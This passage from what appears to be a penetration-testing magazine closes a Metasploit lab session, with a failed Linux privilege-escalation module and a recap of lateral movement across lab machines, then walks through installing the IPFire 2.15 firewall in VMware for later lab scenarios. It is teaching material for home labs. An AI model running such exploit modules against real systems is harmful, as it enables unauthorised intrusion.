msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > █
```

As you can see, the privilege escalation failed. Well, that was hell lot of a hacking session. I hacked into a vulnerable windows 7 machine and moved laterally to three other targets in the network using either vulnerabilities or weak passwords. I end this scenario now satisfied.

## INSTALLING IPFIRE (ROUTER CUM FIREWALL)

# INSTALLIT

Our readers have been seeing some Real Life Hacking Scenarios involving NAT, Firewall and other restrictions every penetration tester faces in real world. You have seen how to install Vyos which is a router cum firewall software in Vmware and Virtualbox. But readers may not be liking the command line interface of the Vyos. In this Issue we will install another router software named Ipfire. It can be downloaded from the link <https://ipfire.org>. Some of the steps here are self explanatory, so we will not be providing details for some steps. Remember that since we are installing this as a router, it needs to have two network adapters. So you need to create another host-only network. The process is same as shown in the previous issue. Please install the Ipfire version 2.15 since we will be using it in a scenario in future Issues .



New Virtual Machine Wizard

**Name the Virtual Machine**  
What name would you like to use for this virtual machine?

Virtual machine name:

Location:

The default location can be changed at Edit > Preferences.

< Back   **Next >**   Cancel

New Virtual Machine Wizard

**Specify Disk Capacity**  
How large do you want this disk to be?

The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.

Maximum disk size (GB):

Recommended size for Ubuntu 64-bit: 20 GB

Store virtual disk as a single file  
 Split virtual disk into multiple files  
 Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.

Help   < Back   **Next >**   Cancel

New Virtual Machine Wizard


**Ready to Create Virtual Machine**  
Click Finish to create the virtual machine. Then you can install Ubuntu 64-bit.


The virtual machine will be created with the following settings:



Name:	IPfire_2.15
Location:	F:\KalyanVMs\IPfire_2.15
Version:	Workstation 15.x
Operating System:	Ubuntu 64-bit
Hard Disk:	20 GB, Split
Memory:	2048 MB
Network Adapter:	NAT
Other Devices:	2 CPU cores, CD/DVD, USB Controller, Printer, Sound...

< Back   **Finish**   Cancel

After the virtual machine settings are configured, start the virtual machine.











IPFire 2.15 - www.ipfire.org



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IPFire 2.15 - www.ipfire.org



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Reboot the system.

GNU GRUB version 0.97 (634K lower / 2094976K upper memory)

IPFire

IPFire (vesafb 1024x768)



Use the ↑ and ↓ keys to select which entry is highlighted.  
Press enter to boot the selected OS, 'e' to edit the  
commands before booting, or 'c' for a command-line.

The highlighted entry will be booted automatically in 6 seconds.

[www.ipfire.org](http://www.ipfire.org)

IPFire v2.15 - [www.ipfire.org](http://www.ipfire.org)

Keyboard mapping

Choose the type of keyboard you are using  
from the list below.



ua  
ua-utf  
ua-utf-ws  
ua-ws  
uk  
us

||  
#  
||

Ok

Cancel

<Tab>/<Alt-Tab> between elements | <Space> selects



IPFire v2.15 - [www.ipfire.org](http://www.ipfire.org)



<Tab>/<Alt-Tab> between elements | <Space> selects

IPFire 2.15 - www.ipfire.org

Enter the 'root' user password. Login as this user for commandline access.

Password:

Again:

IPFire 2.15 - www.ipfire.org

Enter IPFire 'admin' user password. This is the user to use for logging into the IPFire web administration pages.

Password:

Again:

After the passwords are set, make sure that the dhcp server is not enabled for the new host only network you created.

Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Realtek RTL8723BE Wireless...	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.160.0
VMnet3	Host-only	-	Connected	-	192.168.55.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.36.0
VMnet4	Host-only	-	Connected	-	192.168.41.0

VMnet Information

Bridged (connect VMs directly to the external network)

Bridged to:

NAT (shared host's IP address with VMs)

Host-only (connect VMs internally in a private network)

